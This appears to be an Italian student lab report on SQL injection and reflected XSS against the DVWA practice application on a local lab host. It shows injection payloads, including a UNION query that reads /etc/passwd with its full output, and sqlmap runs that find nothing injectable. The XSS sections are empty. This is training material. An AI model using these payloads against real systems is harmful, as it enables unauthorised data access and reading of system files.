


Esercizio: SQL injection e XSS reflected

SQL injection

1.



The screenshot shows a web browser window with the URL `192.168.50.101/dvwa/vulnerabilities/sql/?id=1'or'1'%3D'1&Submit=Submit`. The page title is "Vulnerability: SQL Injection". On the left is a navigation menu with items like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" form with the input field containing `1'or'1'='1` and a "Submit" button. Below the form, the results of the injection are displayed in red text:

```
ID: 1'or'1'='1
First name: admin
Surname: admin

ID: 1'or'1'='1
First name: Gordon
Surname: Brown


ID: 1'or'1'='1
First name: Hack
Surname: Me

ID: 1'or'1'='1
First name: Pablo
Surname: Picasso

ID: 1'or'1'='1
First name: Bob
Surname: Smith
```

At the bottom, under "More info", there are links to <http://www.securiteam.com/securityreviews/5DP0N1P76E.html> and http://en.wikipedia.org/wiki/SQL_injection.

2.



The screenshot shows the same DVWA SQL Injection page, but the input field is empty. The results of the injection are displayed in red text:

```
ID: 'union all select system_user(),user()#
First name: root@localhost
Surname: root@localhost
```

Under "More info", there are links to <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

3.

Vulnerability: SQL Injection



User ID:

Submit



```
ID: 'union all select load_file('/etc/passwd'),null#
First name: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
```

XSS reflected

1.



2.



SQLMAP

```
(kali@kali)-[~]
$ sqlmap -u http://192.168.50.101:80/dvwa/login.php --current-db

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 18:02:31 /2022-08-09/

[18:02:31] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=6362b39d54
e...475dad23bc;security=high'). Do you want to use those [Y/n] y
[18:02:50] [INFO] testing if the target URL content is stable
[18:02:50] [INFO] target URL content is stable
[18:02:50] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET pa
rameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --
crawl=2'

[*] ending @ 18:02:50 /2022-08-09/
```

```
(kali@kali)-[~]
$ sqlmap -u http://192.168.50.101:80/dvwa/login.php?id=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 18:23:14 /2022-08-09/

[18:23:14] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=393ce8e833
a...f2acf6dc41;security=high'). Do you want to use those [Y/n] yme?
[18:23:30] [INFO] testing if the target URL content is stable
[18:23:30] [INFO] target URL content is stable
[18:23:30] [INFO] testing if GET parameter 'id' is dynamic
[18:23:30] [WARNING] GET parameter 'id' does not appear to be dynamic
[18:23:31] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be in
jectable
[18:23:31] [INFO] testing for SQL injection on GET parameter 'id'
[18:23:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:23:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:23:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (EXTRACTVALUE)'
[18:23:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:23:34] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause (IN)'
[18:23:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:23:36] [INFO] testing 'Generic inline queries'
[18:23:36] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:23:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:23:38] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:23:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:23:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:23:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:23:41] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (p
otential) technique found. Do you want to reduce the number of requests? [Y/n] n
[18:23:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:24:06] [WARNING] GET parameter 'id' does not seem to be injectable
[18:24:06] [CRITICAL] all tested parameters do not appear to be injectable. Try to increa
se values for '--level'/'--risk' options if you wish to perform more tests. If you suspec
t that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try
to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 18:24:06 /2022-08-09/
```

